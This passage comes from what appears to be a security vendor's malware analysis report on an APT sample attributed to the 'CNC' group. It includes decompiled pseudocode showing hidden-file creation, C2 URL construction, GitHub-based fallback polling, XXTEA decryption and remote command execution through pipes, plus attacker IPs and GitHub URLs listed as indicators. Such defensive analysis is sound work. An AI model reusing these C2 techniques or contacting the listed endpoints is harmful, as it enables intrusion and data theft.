    v17 = v13 - v14;
    if ( v17 == -1 )
        v18 = sub_13FC72680((__int64)v26);
    else
        v18 = sub_13FC72890(v26, v17 + 1, a3);
    v20 = v18;
    v21 = &off_13FF0A1D8; // ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz0123456789+/
    if ( (unsigned __int64)qword_13FF0A1F0 >= 0x10 )
        v21 = (__int64 *)off_13FF0A1D8;
    v22 = *(_BYTE *)v21 + v20 + v14;
    v23 = v28.m128i_i64[0];
    if ( v28.m128i_i64[0] >= v11 )
    {
        sub_13FC71570(&v27, v19, (__int64)a3, v22);
    }
    else
    {
        ++v28.m128i_i64[0];
        v24 = &v27;
        if ( v11 >= 0x10 )
            v24 = (__m128i *)v27.m128i_i64[0];
        v24->m128i_i8[v23] = v22;
        v24->m128i_i8[v23 + 1] = 0;
    }
    v11 = v28.m128i_u64[1];
}
a1[1].m128i_i64[0] = 0i64;
a1[1].m128i_i64[1] = 0i64;
*a1 = v27;
a1[1] = v28;
return a1;

```

Figure 2-29 Generates a 15-byte random string 2-29

If the RNGdTMP899 file does not exist in the current environment, create the RNGdTMP899 file.

```
v7 = sub_7FF62A22EF34(&v12);
v8 = 0i64;
OpenFlag = *(_QWORD *)v7;
if ( (unsigned __int8)*(_DWORD *)v7 + 8) && !wsopen_s(&FileHandle, FileName, OpenFlag, a3, 384) )
{
    ++dword_7FF62A30FC48;
    _InterlockedOr((volatile signed __int32 *)a4 + 20, HIDWORD(OpenFlag));
    v9 = FileHandle;
}
```

Figure 2-30 Create RNGdTMP899 file 2-30

A random string is then written to the file.

```
}
v7 = v3 - Buffer;
if ( v7 && v7 != fwrite(Buffer, 1ui64, v7, *(FILE **)(v7 + 128)) )
    return 0;
```

Figure 2-31 Writes a random string 2-31

Identify that attribute of the RNGdTMP899 file, and if the file is not a hidden attribute, set it as a hidden attribute.

```
FileAttributesW = GetFileAttributesW(v19);
if ( (FileAttributesW & 2) == 0 )
{
    v21 = a2;
    if ( *(_QWORD *)a2 + 3) >= 8ui64 )
        v21 = *(const WCHAR **)a2;
    SetFileAttributesW(v21, FileAttributesW | 2); // 设置为隐藏属性
}
```

Figure 2-32 Modifies the file attribute of RNGdTMP899 to hide 2-32

Obtain the random string in RNGdTMP899, the generated random string is RLCTEJdUbAJMJR, and concatenate it into `https[:]//45.86.162.114/query=RLCTEJddUbAJMJR/%20%20getting,forum`.

```

v75.m128i_i64[0] += 18i64;
v53 = &v74;
if ( v52.m128i_i64[1] >= 0x10ui64 )
    v53 = (__m128i *)v74.m128i_i64[0];
v54 = (__m128i *)((char *)v53 + v52.m128i_i64[0]);
copy_13FA68E80(v54, (const __m128i *)"%20%getting,forum", 0x12ui64);
v54[1].m128i_i8[2] = 0;
v55 = &v74;
}
v56 = *v55;
v57 = v55[1];
v55[1].m128i_i64[0] = 0i64;
v55[1].m128i_i64[1] = 15i64;
v55->m128i_i8[0] = 0;
if ( MEMORY[0x7FF62A30A1D0] >= 0x10ui64 )
{
    v58 = URL_changed;
    if ( (unsigned __int64)(MEMORY[0x7FF62A30A1D0] + 1i64) >= 0x1000 )
    {
        if ( (unsigned __int64)URL_changed - *((_QWORD *)URL_changed - 1) - 8 > 0x1F )
            invalid_parameter_noinfo_noreturn();
        v58 = (void *)*((_QWORD *)URL_changed - 1);
    }
    j_j_free(v58);
}
*(__m128i *)&URL_changed = v56;

```

Figure 2-33 URL splicing 2-33

According to the network behavior observation, the sample will first request the spliced https [] / 45.86.162.114 / query = RLCTEJddUbAJMJR /% 20% getting, forum, and then request https [:] / 45.86.162.114 / images-css / RLCTEJdUbAJMJR / imagelogo.css to obtain data.

```

copy_13FA68E80(v58, (const __m128i *)"/image/logo.css", 0x12ui64); // https://45.86.162.114/images-css/1dd0YaECaHFTU0e/image/logo.css
v58->m128i_i8[14] = 0;
v59 = &v74;
}
v60 = (__int128 *)v59;
v61 = (__int128 *)v59[1];
v59[1].m128i_i64[0] = 0i64;
v59[1].m128i_i64[1] = 15i64;
v59->m128i_i8[0] = 0;
if ( *((_QWORD *)&xxword_7FF62A30A1C8 + 1) >= 0x10ui64 )
{
    v62 = (void *)URL_changed;
    if ( (unsigned __int64)((_QWORD *)&xxword_7FF62A30A1C8 + 1) + 1i64 >= 0x1800 )
    {
        if ( (unsigned __int64)URL_changed - *((_QWORD *)URL_changed - 8) - 8 > 0x1F )
            invalid_parameter_noinfo_noreturn();
        v62 = (void *)((URL_changed - 8));
    }
    j_j_free(v62);
}
URL_changed = v60;

```

Figure 2-34 Joining URL 2-34

Thereafter, every 1 minute, the loop requests https [:] / raw.githubusercontent.com / yuiopk1456 / beautifyapp / main / LICENSE. Through the URL, we can see that the attacker may transmit the data through the github platform after the specified IP fails, and guess that the transmitted data may be the IP or domain name specified by the attacker after the encryption of XXTEA algorithm.

```
while ( 1 )
{
    sub_13FF199F0(&Buf1);
    if ( v67.m128i_i64[1] >= 0x10ui64 )
    {
        v65 = (void *)Buf1.m128i_i64[0];
        if ( (unsigned __int64)(v67.m128i_i64[1] + 1) >= 0x1000 )
        {
            v65 = *(void **)(Buf1.m128i_i64[0] - 8);
            if ( (unsigned __int64)(Buf1.m128i_i64[0] - (_QWORD)v65 - 8) > 0x1F )
                invalid_parameter_noinfo_noreturn();
        }
        j_j_free(v65);
    }
    Sleep(60000u);
}
```



Figure 2-35 executes this section of code in a loop with an interval of 1 minute 2-35

Find the tag location of the received data.

```
goto LABEL_28;
for ( i = v4; i->m128i_i8[0] != 98 || memcmp(i, "background-color@", 0x11ui64); i = (__m128i *)((char *)i - 1) )
{
    if ( i == v4 )
        goto LABEL_28;
}
if ( i == v4 )
{
    v8 = sub_13FF1CD40((__m128i *)&v54, Buf1);
    v9 = sub_13FF19460(&v58, (__int64)v8);
    if ( v9 < 0 )
        goto LABEL_28;
}
```



Figure 2-36 looks for the location of the mark of the received data 2-36

There should be a decryption operation for the following data.

```
..... \ .....
v57 = (const __m128i *)XXTEA(v52, (__int64)v55, v56, v53);
do
    ++v14;
while ( v57->m128i_i8[v14] );
sub_13FF1F230(a1, v57, v14);
..... \ .....
```



Figure 2-37 decrypts the acquired data 2-37

By searching for beutifyapp on github, the name of the creator of the suspected group's github repository is also similar to yuiopk1456, the creator of the github repository in the attack. Only in November 2021 there was an operation on that repository, and no other repositories were created after that.



Figure 2-38 Similar repositories associated with a github 2-38

Suspicious string found in the associated similar repository, possibly an encrypted domain name or IP.




Figure 2-39 Suspicious String in github 2-39

Connect to the IP or domain name stored in the github repository.



```

if ( WSASStartup(0x202u, &WSAData) )
    return 0xFFFFFFFFi64;
pHints.ai_family = 2;
pHints.ai_socktype = 1;
pHints.ai_protocol = 6;
sub_13FF14130((__int64)pServiceName, (__int64)&unk_140191060, v1);
if ( getaddrinfo(pNodeName, (PCSTR)pServiceName, &pHints, &ppResult) )// pServiceName 0x30 SSL端口
{
    WSACleanup();
    return 0xFFFFFFFFi64;
}
else
{
    v4 = ppResult;
    if ( ppResult )
    {
        do
        {
            v5 = socket(v4->ai_family, v4->ai_socktype, v4->ai_protocol);
            v6 = v5;
            if ( v5 == -1 )
                break;
            v7 = v5;
            if ( !connect(v5, v4->ai_addr, v4->ai_addrlen) )
                break;
            closesocket(v7);
        }
    }
}

```



Figure 2-40 Socket connection 2-40

Due to invalid domain name, IP and github address, follow-up is not possible. Through static analysis of samples, it is inferred that there may exist operations such as obtaining the specified directory file list and starting the process after the communication between the attacker and the control end.

Gets a list of the specified directory files.

```

v78 = a1;
v76 = a1;
v4 = 0;
v72 = 0;
setlocale(0, "en_US.UTF-8");
sub_13FF203C0(lpFileName, a2, L"\\");
v5 = (const WCHAR *)lpFileName;
if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
    v5 = lpFileName[0];
FirstFileW = FindFirstFileW(v5, &FindFileData);
v77 = FirstFileW;
if ( FirstFileW == (HANDLE)-1i64 )
{
    a1[1].m128i_i64[0] = 0i64;
    a1[1].m128i_i64[1] = 15i64;
    a1->m128i_i8[0] = 0;
    sub_13FF1F230(a1, (const __m128i *) "no files", 8ui64);
    if ( *((_QWORD *)&v81 + 1) >= 8ui64 )
    {
        v68 = (WCHAR *)lpFileName[0];
        if ( (unsigned __int64)(2i64 * *((_QWORD *)&v81 + 1) + 2) >= 0x1000 )
        {
            v68 = (WCHAR *)*((_QWORD *)lpFileName[0] - 1);
            if ( (unsigned __int64)((char *)lpFileName[0] - (char *)v68 - 8) > 0x1F )
                invalid_parameter_noinfo_noreturn();
        }
        j_j_free(v68);
    }
    return a1;
}
else
{
    memset(v82, 0, sizeof(v82));
    do
    {
        if ( (FindFileData.dwFileAttributes & 0x10) == 0
            || lstrcmpW(FindFileData.cFileName, L"..") && lstrcmpW(FindFileData.cFileName, L"..") )
        {

```

Figure 2-41 Relevant operations for file search 2-41

Create a pipeline.

```

hWritePipe = a1;
v55 = a2;
v61.m128i_i64[0] = 0i64;
v61.m128i_i64[1] = 15i64;
v60.m128i_i8[0] = 0;
sub_13FF1F230(&v60, (const __m128i *) byte_140190E9E, 0i64);
PipeAttributes.nLength = 24;
*(&PipeAttributes.bInheritHandle + 1) = 0;
PipeAttributes.bInheritHandle = 1;
PipeAttributes.lpSecurityDescriptor = 0i64;
if ( CreatePipe(&hReadPipe, &hWritePipe, &PipeAttributes, 0) )
{

```

Figure 2-42 Creating a pipeline 2-42

Start the process.

```
if ( CreateProcessA(v31, v32->m128i_i8, 0i64, 0i64, 1, 0x8000000u, 0i64, 0i64, &StartupInfo, &ProcessInformation) )
{
do
{
v33 = WaitForSingleObject(ProcessInformation.hProcess, 0x32u) == 0;
NumberOfBytesRead = 0;
TotalBytesAvail = 0;
if ( PeekNamedPipe(hReadPipe, 0i64, 0, 0i64, &TotalBytesAvail, 0i64) )
{
while ( 1 )
{
v34 = TotalBytesAvail;
if ( !TotalBytesAvail )
goto LABEL_59;
if ( TotalBytesAvail > 0x270FF )
v34 = 0x270FF;
if ( !ReadFile(hReadPipe, &Buffer, v34, &NumberOfBytesRead, 0i64) || !NumberOfBytesRead )
{

```



Figure 2-43 Startup process 2-43

## 3 Attribution analysis

In that previous observation, it was found that some CNC organization personnel would integrate vcpkg in the development environment, and this feature also exists in the sample found this time, and the path is consistent with the path used in the past.

```
C:\Users\user\Desktop\setups\vcpkg\packages\openssl_x64-windows-static
C:\Users\user\Desktop\setups\vcpkg\packages\openssl_x64-windows-static\certs
C:\Users\user\Desktop\setups\vcpkg\packages\openssl_x64-windows-static\cert.pem
C:\Users\user\Desktop\setups\vcpkg\packages\openssl_x64-windows-static\lib\engines-1_1
c:\users\user\desktop\setups\vcpkg\buildtrees\openssl\x64-windows-static-rel\ssl\packet_local.h
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\easy.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\list.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\setopt.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\multi.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\cookie.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\async-thread.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\dynbuf.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\mime.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\conncache.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\vtls\vtls.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\url.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\getinfo.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\strdup.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\sendf.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\connect.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\http_digest.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\system_win32.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\content_encoding.c
C:\Users\user\Downloads\vcpkg\buildtrees\curl\src\da0230d937-b280319101.clean\lib\http_proxy.c
```

Figure 3-1 Path information existing in this attack activity 3-1



Figure 3-2 shows path information existing in a conventional attack 3-2

Some of the code in the sample is very similar.

```
v3 = sub_14006A5C0(0i64, (const __m128i *)"HTTP/1.1");
v4 = sub_14006A5C0(
    (__int64)v3,
    (const __m128i *)"User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chro"
    "me/80.0.3987.132 Safari/537.36");
sub_14006CEB0((__int64)v2, 0x2727, v4); // +788
v5 = (char *)&URL_changed; // https://.../query=ISJHBXMYdMTIaGV/%20%getting,forum
// https://.../images-css/HSEPwEMRVQFONIB/imagelogo.css
v6 = &URL_changed;
if ( *((_QWORD *)&unk_1401BA1C8 + 1) >= 0x10ui64 )
    v6 = (__int128 *)&URL_changed;
sub_14006CEB0((__int64)v2, 0x2712, v6);
sub_14006CEB0((__int64)v2, 0x4E2B, sub_13FF17B30);
sub_14006CEB0((__int64)v2, 0x2711, &v93);
sub_14006CEB0((__int64)v2, 64, 0i64);
v7 = sub_140069E50(v2);
```

Figure 3-3 Part of the code in this attack 3-3

```
v3 = sub_1401CA4E0(0i64, (const __m128i *)"HTTP/1.1");
v4 = sub_1401CA4E0(
    (__int64)v3,
    (const __m128i *)"User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chro"
    "me/80.0.3987.132 Safari/537.36");
sub_1401CCDD0((__int64)v2, 10023, v4);
v5 = (char *)&xmmword_14031A1B0;
v6 = &xmmword_14031A1B0;
if ( *((_QWORD *)&xmmword_14031A1C0 + 1) >= 0x10ui64 )
    v6 = (__int128 *)&xmmword_14031A1B0;
sub_1401CCDD0((__int64)v2, 10002, v6);
sub_1401CCDD0((__int64)v2, 20011, sub_140077B30);
sub_1401CCDD0((__int64)v2, 10001, &v93);
sub_1401CCDD0((__int64)v2, 64, 0i64);
v7 = sub_1401C9D70(v2); // 构建DNS
v8 = sub_1401C9D70(v2);
```

Figure 3-4 Partial codes in the conventional attack activity 3-4

The encryption functions are roughly the same.

```

v24 = BYTE10(v38);
v18[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
v26 = BYTE14(v38);
v18[2] |= v25;
v18[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
v27 = *v12;
v28 = -1640531527 * (0x58 / (unsigned int)v9);
if ( (_DWORD)v9 != 1 && v28 )
{
    do
    {
        LODWORD(v29) = v9 - 1;
        v30 = (unsigned int)v22;
        v31 = &v12[v22];
        do
        {
            --v31;
            v29 = (unsigned int)(v29 - 1);
            v32 = v30-- & 3;
            v31[1] -= ((v27 ^ v28) + (v12[v29] ^ v18[v32])) ^ (((4 * v27) ^ (v12[v29] >> 5))
                + ((v27 >> 3) ^ (16 * v12[v29])));
            v27 = v31[1];
        }
        while ( (_DWORD)v29 );
        *v12 -= ((v27 ^ v28) + (v12[v22] ^ v18[v29 & 3])) ^ (((4 * v27) ^ (v12[v22] >> 5))
            + ((v27 >> 3) ^ (16 * v12[v22])));
    }
}

```

Figure 3-5 Part of the code of the encryption function in the conventional attack activity 3-5

```

v24 = BYTE10(v38);
key[1] |= BYTE4(v38) | ((BYTE5(v38) | (v23 << 8)) << 8);
v25 = BYTE8(v38) | ((BYTE9(v38) | ((v24 | (BYTE11(v38) << 8)) << 8)) << 8);
v26 = BYTE14(v38);
key[2] |= v25;
key[3] |= BYTE12(v38) | ((BYTE13(v38) | ((v26 | (HIBYTE(v38) << 8)) << 8)) << 8);
_y = *_z;
sum = 0x9E3779B9 * (88 / (unsigned int)v9);
if ( (_DWORD)v9 != 1 && sum )
{
    do
    {
        LODWORD(v29) = v9 - 1;
        v30 = (unsigned int)v22;
        v31 = &_amp;_z[v22];
        do
        {
            --v31;
            v29 = (unsigned int)(v29 - 1);
            v32 = v30-- & 3;
            v31[1] -= ((_y ^ sum) + (_z[v29] ^ key[v32])) ^ (((4 * _y) ^ (_z[v29] >> 5)) + ((_y >> 3) ^ (16 * _z[v29])));
            _y = v31[1];
        }
        while ( (_DWORD)v29 );
        *_z -= ((_y ^ sum) + (_z[v22] ^ key[v29 & 3])) ^ (((4 * _y) ^ (_z[v22] >> 5)) + ((_y >> 3) ^ (16 * _z[v22])));
        _y = *_z;
        sum += 0x61C88647;
    }
    while ( sum );
}

```

Figure 3-6 Part of the code of the encryption function in this attack 3-6

To sum up, the attack was initially attributed to the CNC organization.

## 4 Threat Framework Mapping

This attack involves 15 technical points in 8 phases of ATT & CK framework, and the specific behaviors are described in the following table:

**Table 4-1 Description of technical behaviors of recent CNC attacks -**

ATT&CK phase	Specific behavior	Notes
Execution	Inducing the user to execute	Privateimage .png. exe masquerades as a picture to induce user execution
Execution	Utilization of planned tasks / jobs	The YodaoCloudMgr. exe path is loaded into the scheduled task for execution
Persistence	Utilization of planned tasks / jobs	The YodaoCloudMgr. exe path is loaded into the scheduled task for execution
Defensive evasion	Confusion of documents or information	The process information returned is base64 encoded
Defensive evasion	To obfuscate / decode documents or information	The key string in the sample is decrypted by the symmetric encryption algorithm XXTEA
Defensive evasion	Concealment	Create hidden folders to gather information, and set hidden properties for the RNGdTMP899 file
Findings	Find files and directories	A file in the RECENT directory is found, and there may be an operation that specifies a directory search
Findings	Discovery of system information	Discover a list of drives on your computer
Findings	System time discovery	You can get the local time on the computer
Lateral movement.	Copy through removable media	Detects if there is a change in the disk list for copying to removable media
Collection	Automatic collection	Automatically collect information such as process list, current user name, local time, etc
Collection	Collect local system data	Collect process list, user name, local time, and other information
Command and control	The application layer protocol is used	Communication using an application layer protocol
Command and control	Encoded data	The process information returned is base64 encoded
Data seeps out	Self-exuding	The collected process list information and the like are automatically returned to the control end

The ATT&CK framework atlas of the behavior and technical points of the relevant attack activities organized by CNC are shown in the following figure:






Figure 4-1 Mapping chart of ATT&CK framework corresponding to CNC organizational attack activity 4-1

## 5 Summary

In recent years, the intention of APT organizations to isolate network attacks has become more and more obvious, and the number of attack samples penetrating isolated networks has been increasing. The attacking organizations represented by Darkhotel [1] and Young Elephant [2] [3] have developed their own relevant attacking weapons and updated them continuously. The CNC organizational sample in this attack has also been upgraded compared to the organization's previous samples, during the development phase, the same integration of the vcpkg development environment, and access to content from the github repository. In that horizontal move stage, the method of judging whet a new storage device accesses is different from the method of judging the type of the access device by GetDriveTypeA previously, The sample of this attack activity will copy the file to the newly accessed storage device once the new storage device is found to access through the method of continuously acquiring the drive list, so as to achieve the purpose of propagation in the isolated network.<sup>[1][2][3]</sup>

## Appendix I: IoC

185.25.51.41

45.86.162.114

Da3d305d1b47c8934d5e1f3296a8efe0

C024eb3035dd010de98839a2eb90b46b



[Https://raw.githubusercontent.com/yuiopk1456/beutifyapp/main/LICENSE](https://raw.githubusercontent.com/yuiopk1456/beutifyapp/main/LICENSE)

[Https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js](https://raw.githubusercontent.com/gazelter231trivoikpo1/questions/main/beautify.js)

## Appendix II: Reference

---

[1]. Ramsay component analysis of Darkhotel tissue infiltration isolation network

[Https://www.antiy.cn/research/notice&report/research\\_report/20200522.html](https://www.antiy.cn/research/notice&report/research_report/20200522.html)

[2]. Analysis of the "Young Elephants" Group's Attacks Against Defense Manufacturers in Pakistan

[Https://www.antiy.cn/research/notice&report/research\\_report/20210222.html](https://www.antiy.cn/research/notice&report/research_report/20210222.html)

[3]. Analysis of Network Attacks of "Young Elephants" Organization in South Asia

[Https://www.antiy.cn/research/notice&report/research\\_report/202111.html](https://www.antiy.cn/research/notice&report/research_report/202111.html)

## Appendix II: About Antiy

---

Antiy is committed to enhancing the network security defense capabilities of its customers and effectively responding to security threats. Through more than 20 years of independent research and development, Antiy has developed technological leadership in areas such as threat detection engines, advanced threat countermeasures, and large-scale threat automation analysis.

Antiy has developed IEP (Intelligent Endpoint Protection System) security product family for PC, server and other system environments, as well as UWP (Unified Workload Protect) security products for cloud hosts, container and other system environments, providing system security capabilities including endpoint antivirus, endpoint protection (EPP), endpoint detection and response (EDR), and Cloud Workload Protection Platform (CWPP), etc. Antiy has established a closed-loop product system of threat countermeasures based on its threat intelligence and threat detection capabilities, achieving perception, retardation, blocking and presentation of the advanced threats through products such as the Persistent Threat Detection System (PTD), Persistent Threat Analysis System (PTA), Attack Capture System (ACS), and TDS. For web and business security scenarios, Antiy has launched the PTF Next-generation Web Application and API Protection System (WAAP) and SCS Code Security Detection System to help customers shift their security capabilities to the left in the DevOps process. At the same time, it has developed four major kinds of security service: network attack and defense logic deduction, in-depth threat hunting, security threat inspection, and regular security operations. Through the Threat Confrontation Operation Platform (XDR), multiple security products and services are integrated to effectively support the upgrade of comprehensive threat confrontation capabilities.

Antiy provides comprehensive security solutions for clients with high security requirements, including network and information authorities, military forces, ministries, confidential industries, and critical information infrastructure. Antiy has participated in the security work of major national political and social events since 2005 and has won honors such as the Outstanding Contribution Award and Advanced Security Group. Since 2015, Antiy's products and services have provided security support for major spaceflight missions including manned spaceflight, lunar exploration, and space station docking, as well as significant missions such as the maiden flight of large aircraft, escort of main force ships, and Antarctic scientific research. We have received several thank-you letters from relevant departments.

Antiy is a core enabler of the global fundamental security supply chain. Nearly a hundred of the world's leading security and IT enterprises have chosen Antiy as their partner of detection capability. At present, Antiy's threat detection engine provides security detection capabilities for over 1.3 million network devices and over 3 billion smart terminal devices worldwide, which has become a "national-level" engine. As of now, Antiy has filed 1,877 patents in the field of cybersecurity and obtained 936 patents. It has been awarded the title of National Intellectual Property Advantage Enterprise and the 17th (2015) China Patent Excellence Award.

Antiy is an important enterprise node in China emergency response system and has provided early warning and comprehensive emergency response in major security threats and virus outbreaks such as "Code Red", "Dvldr", "Heartbleed", "Bash Shellcode" and "WannaCry". Antiy conducts continuous monitoring and in-depth analysis against dozens of advanced cyberspace threat actors (APT groups) such as "Equation", "White Elephant", "Lotus" and "Greenspot" and their attack actions, assisting customers to form effective protection when the enemy situation is accurately predicted.